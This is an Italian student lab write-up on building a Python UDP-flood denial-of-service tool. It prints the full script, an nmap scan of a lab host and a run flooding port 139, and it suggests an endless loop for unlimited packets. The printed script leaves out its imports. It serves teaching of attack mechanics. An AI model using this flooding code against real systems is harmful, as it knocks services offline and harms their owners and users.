
Tool per Dos

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende. L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale (nel nostro caso un DoS). Requisiti:-Il programma deve richiedere l'inserimento dell'IP target input-Il programma deve richiedere l'inserimento della porta targetinput-La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.-Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input.

Per cominciare creiamo il un programma con l utilizzo di python:



```
File  Actions  Edit  View  Help
 GNU nano 7.2                                        dos.py *
def UDP_flood():
        pacchetto_UDP = random._urandom(1024) #imposto la generazione dei
#pacchetti UDP (1024 byte)

        for x in range(numero_UDP):
                s.sendto(pacchetto_UDP , target)
                print("#" ,x ,"- UDP inviato\n")
# e stato impostato un ciclo FOR a finche tramite
# un input si decida il N di pacchetti e la loro dimensione
# da inviare al target

IP_target = str(input("Inserire indirizzo target\n"))
Porta = int(input("Inserire porta da attaccare\n"))
numero_UDP = int(input("Inserire quantita pacchetti\n"))
# si definiscono in fine attraverso l input IP_target , porta e il numero_UDP

try:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        #definizione funzione socket la quale utilizzera come variante un
        #IPv4 e traspettera UDP.
        target = (str(IP_target),int(Porta))
        #definizione di target , contenente varianti come IP / porta da colpire
except:
        s.close()
        print("[!] Error!!!")

#nel ciclo TRY se se tutto funziona avviene l invio dei dati , altrimenti il socket si chiude
# compare mess di errore

UDP_flood()
```

Tramite il codice saremo in grado di inondare l IP bersaglio con la quantita di pacchetti desiderata.(inoltre con l inserimento del ciclo WHILE TRUE

E possibile rendere la quantita di pacchetti inviati presso che infinita)

Prima di tutto dobbiamo sondate il nostro bersaglio e capire quale delle porte sono in ascolto :

Utilizzando il comando nmap (ip target) il sistema dopo un controllo ci restituira in output porte in ascolto:

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.50.101
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-27 18:19 EST
Nmap scan report for 192.168.50.101
Host is up (0.0014s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```


Dopo aver scelto la porta di intrusione (139) ,facciamo partire il codice:

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Desktop]
└─$ python dos.py
Inserire indirizzo target
192.168.50.101
Inserire porta da attaccare
139
Inserire quantita pacchetti
8
# 0 - UDP inviato

# 1 - UDP inviato

# 2 - UDP inviato

# 3 - UDP inviato

# 4 - UDP inviato

# 5 - UDP inviato

# 6 - UDP inviato

# 7 - UDP inviato
```

se la porta sul ip del bersaglio e effettivamente aperta , partira l invio di pacchetti UDP come in questo caso, in alternativa il sistema ci restituira

ERROR

Come prova del 9 che il nostro “Dos” e riuscito ， possiamo analizzare la rete durante l attacco tramite wireshark.



Vediamo chiaramente il passaggio di dati tra sorgente e destinatario attraverso l utilizzo della porta 139 e il pacchetto ha la dimensione pre impostata nel nostro codice di 1024 bite.

FINE